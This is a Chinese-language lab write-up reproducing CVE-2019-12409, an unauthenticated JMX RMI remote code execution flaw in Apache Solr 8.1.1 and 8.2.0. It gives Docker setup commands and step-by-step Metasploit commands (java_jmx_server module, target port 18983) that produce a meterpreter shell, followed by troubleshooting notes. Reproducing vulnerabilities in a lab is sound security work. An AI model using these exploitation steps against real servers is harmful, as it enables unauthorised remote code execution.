Apache Solr远程代码执行漏洞复现（CVE-2019-12409）

# 0x00漏洞概述

Solr是一个独立的企业级搜索应用服务器，它对外提供类似于Web-service的API接口。是apache的顶级开源项目，使用java开发 ，基于lucene的全文检索服务器。

该漏洞是在受影响的版本中，默认情况下配置文件solr.in.sh的配置选项ENABLE\_REMOTE\_JMX\_OPTS字段值是“true”，这会启用JMX监视服务并会在公网中监听一个18983的RMI端口，没有任何认证。也就是说在无需身份验证情况下，攻击者结合使用JMX RMI就会造成远程代码攻击。

# 0x01前置条件

无

# 0x02影响版本

Solr 8.1.1

Solr 8.2.0

# 0x03环境搭建

攻击机环境及工具：kali2020、msf5

测试机环境及工具：kali2020 、docker

环境搭建：

使用docker拉取环境:

docker pull solr:8.2.0

启动Solr容器:

docker run --name my-solr1 -d -p 8983:8983 -p 18983:18983 -t solr:8.2.0

# 0x04漏洞复现

## POC1复现

poc来源：使用msf5中的exp

wql@kali:~$ msfconsole

msf5 > search jmx

结果如图0




图0

msf5 > use exploit/multi/misc/java\_jmx\_server

msf5 exploit(multi/misc/java\_jmx\_server) > show options

结果如下图1




图1

msf5 exploit(multi/misc/java\_jmx\_server) > set rhosts 172.17.0.1 注：设置目标地址

msf5 exploit(multi/misc/java\_jmx\_server) > set rport 18983 注：设置目标端口

msf5 exploit(multi/misc/java\_jmx\_server) > run

结果如图2





图2

meterpreter > pwd 注：成功会弹出meterpreter 执行pwd

结果如图3




# 0x04失败原因

## 失败原因1：

默认情况下配置文件solr.in.sh的配置选项ENABLE\_REMOTE\_JMX\_OPTS字段值是“true”但是目标地址18983端口却未打开。

如图4



解决方法：

启用容器时指定2个端口：

docker run --name my-solr1 -d -p 8983:8983 -p 18983:18983 -t solr:8.2.0

## 失败原因2：

Kali2020版本msf5启动失败。

解决办法：

由于默认安装的bundler为最新版本2.1.4。msfconsole依赖的版本为1.17.3，所以需要安装旧版本。执行如下命令：

root@kali:~# gem install bundler:1.17.3

## 失败原因3：

Kali搭建环境失败：

在kali下搭建的漏洞环境，然后run多次后仍旧失败，经查看发现kali下的java版本是openjdk version "11.0.6" 2020-01-14，怀疑可能是java版本过高导致的利用失败，故在ubuntu16.04\_x64\_en-us下使用java8重新搭建solr-8.2.0.zip，漏洞利用成功。

看到过别人在java10下也有利用成功的经验，怀疑可能exp针对java10及以下的版本才有效。